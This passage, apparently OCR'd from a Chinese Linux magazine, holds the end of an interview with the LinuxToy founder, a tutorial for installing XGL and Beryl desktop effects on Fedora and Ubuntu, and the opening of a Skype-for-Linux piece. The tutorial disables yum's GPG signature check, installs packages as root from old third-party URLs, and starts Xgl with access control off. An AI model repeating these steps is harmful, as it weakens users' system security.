toy：一方面，感觉国内鲜有介绍linux下特色应用的平台，所以自己打算筹办一个。另一方面，平时接触、使用到一些感觉不错的应用也想分享出去。总结起来，就是分享与交流。通过分享和交流，也对linux下的应用起到一定的推广和宣传作用。

latteye：建站至今遇到过什么困难么？

toy：建站后基本上没遇到什么特别的困难，有很多热心朋友的帮助和支持，所以感觉还算顺利。

latteye：有想过将网站扩大、商业化么？

toy：有想过扩大的问题，但还不明朗。至于商业化，目前还没有想到。

latteye：个人有没有崇拜过什么？又是什么让你一直坚持做Linuxtoy？只是兴趣么？

toy：其实，我一直基于这样的理念，搭建一个能够聚集Linux爱好者的平台，彼此能够相互真诚而友好地交流。个人对于一些在linux中作出过巨大贡献的人物，还是蛮敬佩的。

latteye：这个平台恐怕在网站模式上有很多创新才行呢。

toy：嗯，我同意你的看法。

latteye：你对开源的态度、想法是如何的呢？

toy：对于开源，我觉得这是一种很好的模式，可以吸纳用户的注意力，并最终投身其中。


latteye：呵呵，总是有人乐于付出的，也会有人记住曾经付出的人。对于Linux新手，有没有什么可以建议的呢？

toy：我也是从一个新手过来的，而且在很多方面也仍然是一个新手。我的体会是要敢于尝试，并通过自己的努力去解决问题，这样会积累大量的经验。

latteye：呵呵！多看看linuxtoy会帮助我们积累经验的。最后，简短地介绍一下linuxtoy吧。

toy：好的。LinuxTOY是一个专注于分享Linux中的特色应用软件及使用技巧的网站，当然，除此之外，我们也会关注Linux中漂亮的主题皮肤，实用的脚本，以及其他一些热门的资讯。NOHACK

挑战Vista——Beryl



一、什么是Beryl

要了解什么是Beryl就要先了解一下XGL、Compiz。他们之间有一小段不可不提的历史。顺便我们也会提及一下Aiglx，虽然它和前面两者没有必然的联系，但是在功能和目的上有类似之处。

1.XGL

XGL是一个建立在OpenGL上的X环境，目前依然处于开发阶段。由于是建立在OpenGL上的，所以XGL可以实现很多功能。

> 加倍窗口显示分辨率，应用程序可以用特定的分辨率渲染窗口，而与桌面的分辨率不同。
> 快速、简单的屏幕旋转、翻转、摇动、放大。
> 高级字体渲染，包括使用材质和分段程序的及时轮廓字体渲染。
> 模拟硬件层面，历史悠久的工作站图形功能可以用材质混合实现。
> 全屏颜色处理，包括伽玛纠正、对比增强、模糊、加亮等等。
> …………

当然，XGL只是提供了这个环境，并不负责具体实现。具体实现就要靠Compiz了。

2.Compiz

Compiz带来多种视觉效果，使得Linux桌面变得更方便、功能更强大、更新颖、更容易满足用户的特殊需求。Compiz使用OpenGL进行渲染，集窗口管理器与混合管理器于一身；窗口管理器处理屏幕上的应用程序和对话框，而混合管理器则使窗口和图形混合，产生混合图像；Compiz同时具有两者的功能，产生惊人的效果。

具体地说，Compiz就是实现特效的软件，通过Compiz我们可以实现的多种梦幻般的视觉效果，当然也可以获得多方面的桌面应用。比如：透明窗体，带预览的切换程序，快速平铺桌面程序（类似苹果），旋转的立体桌面，动态的显示桌面，鼠标划过的水波纹效果，神灯一样的菜单弹出……

Linux环境下享受这样的视觉效果早已有1年左右的时间，比起打着视觉招牌却又不断跳票的Vista，Compiz一定在稳定、效果、资源方面都有优势！

3.Beryl

Beryl是一个我们预料不到的产物，在Compiz今年年初出现之后，就吸引了众多的爱好者加入开发。并且逐渐形成团体，组建了一个分支团队：compiz-quinnstorm。但是随着时间的推移，compiz-quinnstorm与官方Compiz的分歧越来越大！compiz-quinnstorm不但有了自己的窗口管理程序cgwd，还有了自己的后台管理程序csm。而到了分歧无法回头，官方Compiz也无法全部接受分支所提出的建议与补丁时，一个彻底的分支就出现了——Beryl！

完全的分裂有益于用户对软件包的选择，也有益于发行版本对软件包的绑定。我们不用再担心Compiz是官方的，所以它可能更加稳定而放弃分支compiz-quinnstorm，如今compiz-quinnstorm已经是一个独立的项目Beryl！Beryl也承诺会努力和Compiz保持同步。

4.Aiglx

Aiglx是一个为标准桌面添加GL加速功能的项目。它和XGL不同，它并不是彻底的新品，而是改进后的旧品。当然我们不能通过这个判断哪个好，哪个不好。而且它们在应用层面上的目的是一样的。

今天主要是介绍XGL+Beryl。所以Aiglx就不多介绍了。

二、安装

本文将介绍XGL+Beryl在两个主流系统中的安装过程：Fedora、Ubuntu。如今的安装非常简单，不用大家繁琐地编译。配合yum和apt你只需要复制我的代码就可以快速地体验梦幻的视觉效果了。赶快打开你的Shell吧！

1.Fedora

（1）添加XGL的软件仓库。

```
su -
rpm -Uhv http://fedoraxgl.tuxfamily.org/repository/fedora-xgl-repository-1.0-3.noarch.rpm
```

（2）修改**/etc/yum.repos.d/fedora-xgl.repo**文件。将**gpgcheck=1**替换为**gpgcheck=0**。

（3）Fedora 6的用户需要做这一步，Fedora 5的用户则不需要了。将**/etc/yum.repos.d/fedora-xgl.repo**文件中以下内容替换。

```
http://fedoraxgl.tuxfamily.org/repository/$releasever/$basearch
```

替换成：

```
http://fedoraxgl.tuxfamily.org/repository/5/$basearch
```

（4）安装XGL软件包。

```
yum clean all
yum --enablerepo=fedora-xgl glitz-glx libsvg libsvg-cairo xorg-x11-server-Xgl xgl-hardware-list compiz
```

（5）配置XGL。

```
gnome-xgl-switch --enable-xgl --auto
```

在这个过程中对所有问题都选择“y”。

（6）修改/etc/gdm/custom.conf文件：

```
GdmXServerTimeout=60
```

（7）安装Beryl：

```
su -
cd /etc/yum.repos.d/
wget http://wilsonet.com/packages/beryl/beryl.repo
yum -y install beryl-core beryl-manager beryl-plugins beryl-settings emerald emerald-themes
```

（8）执行命令：

```
beryl-manager
```

2.Ubuntu 6.10

Ubuntu下常用的有两种方法，这里只介绍比较安全的一种。所谓安全，是指不影响其他的环境，哪怕你的安装出错了，并不影响我们原来KDE或者Gnome的使用。

（1）将系统升级到最新：

```
sudo apt-get update
sudo apt-get dist-upgrade
```

（2）添加Beryl仓库：

```
sudo gedit /etc/apt/sources.list
```

（3）将以下内容加入文件中，保存。

```
deb http://www.beerorkid.com/compiz edgy main-edgy
deb http://media.blutkind.org/xgl/ edgy main-edgy
deb http://compiz-mirror.lupine.me.uk/ edgy main-edgy
deb http://ubuntu.compiz.net/ edgy main-edgy
```

（4）导入GPG密钥：

```
wget http://www.beerorkid.com/compiz/quinn.key.asc -O - | sudo apt-key add -
wget http://media.blutkind.org/xgl/quinn.key.asc -O - | sudo apt-key add -
wget http://compiz-mirror.lupine.me.uk/quinn.key.asc -O - | sudo apt-key add -
wget http://ubuntu.compiz.net/quinn.key.asc -O - | sudo apt-key add -
```

（5）更新仓库：

```
sudo apt-get update
```

（6）安装软件包：

```
sudo apt-get install xserver-xgl libgl1-mesa xserver-xorg libglitz-glx1 beryl beryl-core beryl-manager beryl-plugins beryl-plugins-data beryl-settings emerald emerald-themes
```

（7）为XGL制作一个启动脚本：

```
sudo gedit /usr/bin/startxgl.sh
```

（8）加入以下内容：

```
Xgl -fullscreen :1 -ac -accel glx:pbuffer -accel xv:pbuffer & sleep 2 && DISPLAY=:1
# Start GNOME
exec gnome-session
```

（9）给脚本赋予执行权限：

```
sudo chmod 755 /usr/bin/startxgl.sh
```

（10）在GDM中加入启动Beryl的选项：

```
sudo gedit /usr/share/xsessions/xgl.desktop
```

（11）复制以下代码：

```
[Desktop Entry]
Encoding=UTF-8
Name=XGl
Exec=/usr/bin/startxgl.sh
Icon=
Type=Application
```

（12）打开菜单－系统－首选项－会话－启动程序，加入**/usr/bin/beryl-manager**、**gnome-settings-daemon**两项。

（13）最后再全面更新一下系统。

```
sudo apt-get update
sudo apt-get dist-upgrade
```


重启之后，在GDM会话中选择XGL，就可以进入基于XGL的Beryl环境了！

三、使用

1.主题管理器－Emerald

Emerald是用来管理窗口标题栏主题的软件（图1），通过它我们更换不同的主题，当然也可以将任何一款主题进行微调：字体、透明度、模糊……之后可以将我们修改后的主题保存为新的主题。


其他部分的色彩依然是采用GTK主题，包括图标（这里针对Gnome环境）。


图1

2.Beryl设置管理器

Beryl设置管理器是Beryl的后台程序（图2），通过各个插件的调整，你可以选择你想要的效果。

是不是看得眼花缭乱了？几乎每一款选项都有全面的参数供你调整，特效时间、颜色深度、键盘动作、鼠标动作……介绍一些常用的插件的作用吧。


图2

Animation Effects：使得窗口的打开、关闭、聚焦等产生诸如神灯、梦幻、旋转、波浪、缩放等动画效果。

Benchmark：测试compiz下的3D加速情况。调用方法：super+F12。

Blur：使窗口边框产生磨砂玻璃的模糊特效，默认开启且质量为fast。

Brightness and Saturation：设置窗口的亮度和色彩饱和度，默认启用。调用方法：按住ctrl并滚动鼠标滚轮调节色彩饱和度，按住shift并滚动鼠标滚轮调节亮度。

Crash handler：XGL/compiz崩溃时可以自动重启XGL。

Desktop Cube：设置3D立方体的背景、顶部和底部，速度等，默认开启。

Window Decoration：窗口的边框，配合透明度、饱和度和亮度，默认开启。

Fading Windows：给窗口和其他 GUI 部件提供淡入淡出效果，默认开启。

Minimize Effect：对窗口最大化／最小化过程进行渲染，默认开启。

Move Window：移动窗口，可以调整移动时的透明度，默认开启。调用方法：按住alt和鼠标左键，出现一个十字架，或者用组合键alt+F7。

Negtive：使整个桌面或者当前窗口反色。调用方法：super+m，super+n。

Place Windows：打开窗口时放到合适位置，默认开启。

Dektop Plane：将所有窗口放在一个平面上。不是很好看。


Put：将窗口放到当前工作区的上左、上中、上右、左、正中、右、左下、下中和右下，以及放到其他工作区。自己可以定义组合键。

Implements reflections on decorations：将一张png格式的图片作为窗口边框的背景。不建议开启，与blur插件有点小冲突。

Resize Window：改变窗口的大小，默认开启。调用方法：alt+鼠标中键（即按下滚轮）或者alt+F8。

Rotate Cube：旋转3D桌面。

Scale：像mac一样的平铺窗口，默认开启。调用方法：鼠标移到屏幕四角（严格讲，右下角不是该插件的作用，而是Shows the desktop插件的）或者按F8，F10，F11，F12。


图3

Screenshot：抓鼠标选定的区域的图。调用方法：super+鼠标左键（按住并选定一块区域）。

Shows the desktop：显示桌面，其实是将窗口向屏幕的上下或者其他方向移动，默认开启。调用方法：按F7，或者鼠标移到屏幕右下角。

Set Window Attribs by various criteria：单独设置某些桌面元素如窗口、菜单、面板等的属性（如透明度、色彩饱和度、亮度等）。

Application Switcher：切换窗口实现胶片预览效果。除了当前窗口其他都半透明。默认开启。调用方法：alt+tab等，可自定义。

Window focus leaves a trial：依照窗口未被使用的时间改变亮度、色彩饱和度和不透明度。默认开启。

Water Effect：使屏幕产生雨点效果，水波纹效果以及窗口标题栏的水波效果。调用方法：shift+F9，shift+F8，可自定义。

Wobbly Windows：使窗口等产生凝胶效果（像橡皮糖一样），默认开启。

Zoom Desktop：放大屏幕，默认开启。调用方法：super+鼠标滚轮或super+鼠标右键。


最后奉献一张桌面截图，开了一个视频文件，加上75%的透明度，桌面在旋转的过程中。另外Gnome文件管理器对视频文件是有预览功能的（图3）。

编辑点评：

本文基于两个流行的系统手把手地带大家体验了XGL，但就小编自己试用的过程中，多多少少还是会遇到一些问题的。建议大家遇到问题的时候多到论坛上来讨论，这样我们也可以给大家最及时的帮助！个人认为XGL最实用的两个功能是显示桌面（默认快捷键F6）、平铺软件（默认快捷键F8）。

泡泡吧

通讯无限



latteye

对于刚接触Linux的小菜们，经常出现的想法可能是：Windows能做的Linux能做么？而lala的一个朋友就一直为视频聊天发愁~，lala自己在刚接触Linux的时候第一个考虑的就是QQ！看来，沟通是无比重要的。前期杂志带大家玩转了流行的聊天软件，这次就带大家认识几款跨平台的语音电话软件吧。

一、Skype

Skype恐怕是在国内最火爆的语音电话软件了。虽然中国没有开通这个服务，但是依然可以通过欧元来购买通话时间。

目前最新的Skype for Linux版本为1.3.0.50，你可以在Skype论坛（http://forum.skype.com）上下载到Skype的RPM、deb以及二进制版本（图1）。

Skype Linux是基于QT的，对于KDE用户来说，这是比较好的选择。

